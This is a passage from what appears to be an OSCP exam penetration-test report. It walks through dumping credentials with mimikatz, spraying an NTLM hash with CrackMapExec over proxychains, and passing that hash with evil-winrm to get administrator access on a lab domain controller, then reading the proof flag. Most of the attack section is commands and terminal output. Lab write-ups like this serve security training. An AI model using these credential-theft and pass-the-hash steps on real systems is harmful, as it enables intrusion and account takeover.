


Run CMD as Administrator and execute mimikatz.exe:

```
mimikatz.exe
```


```
privilege::debug
```

```
sekurlsa::logonPasswords full
```



The hashes could not be cracked using the rockyou wordlist, therefore Teodor tried to spray the hashes in order to find a way for the lateral movement process:

```
proxychains crackmapexec winrm 172.16.100.100 -u 'John.Howell' -H '859ae666977bdfcb72314492ac845a75'
```



## 5.3 DC01 – 172.16.100.100

### 5.3.1 Initial Access – Remote Commands Execution

**Steps to reproduce the attack:** Teodor was able to use the john.howell NTLM hash to login into DC01 as administrator.

```
proxychains evil-winrm -u john.howell -H 859ae666977bdfcb72314492ac845a75 -i 172.16.100.100
```

```
teodor@kali: ~/De... x teodor@kali: ~/De... x teodor@kali: ~/De... x teodor@kali: ~/De... x teodor@kali: ~/De... x teodor@kali: ~/De... x
(teodor@kali) - [~/Desktop/OSCP - EXAM/machines/172.16.100.102]
$ proxychains evil-winrm -u john.howell -H 859ae666977bdfcb72314492ac845a75 -i 172.16.100.100
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint

[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.100.100:5985 ... OK
*Evil-WinRM* PS C:\Users\John.Howell\Documents> cd C:\Users\
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.100.100:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.100.100:5985 ... OK
*Evil-WinRM* PS C:\Users> dir

Directory: C:\Users

Mode                LastWriteTime         Length Name
----                -
d-----          5/26/2022   8:26 PM             Administrator
d-----          4/12/2023   9:49 AM             John.Howell
d-r---          5/26/2022   8:26 PM             Public

*Evil-WinRM* PS C:\Users> cd Administrator
*Evil-WinRM* PS C:\Users\Administrator> dir
```

Evil-winrm and Crackmapexec could be downloaded using the links below:

Evil-winrm - <https://github.com/Hackplayers/evil-winrm>

Crackmapexec - <https://github.com/Porchetta-Industries/CrackMapExec>

### 5.3.2 Post-Exploitation

Flag:

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type C:\Users\Administrator\Desktop\proof.txt

[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.100.100:5985 ... OK

[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.100.100:5985 ... OK

cc81f72485f93c777daae3d7b0efc39c

*Evil-WinRM* PS C:\Users\Administrator\Desktop> ipconfig
```

Windows IP Configuration

Ethernet adapter Ethernet0:

```
Connection-specific DNS Suffix  . :
IPv4 Address. . . . . : 172.16.100.100
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 172.16.100.254
```





```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type C:\Users\Administrator\Desktop\proof.txt
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.100.100:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 172.16.100.100:5985 ... OK
cc81f72485f93c777daae3d7b0efc39c
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 172.16.100.100
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 172.16.100.254
*Evil-WinRM* PS C:\Users\Administrator\Desktop> 
```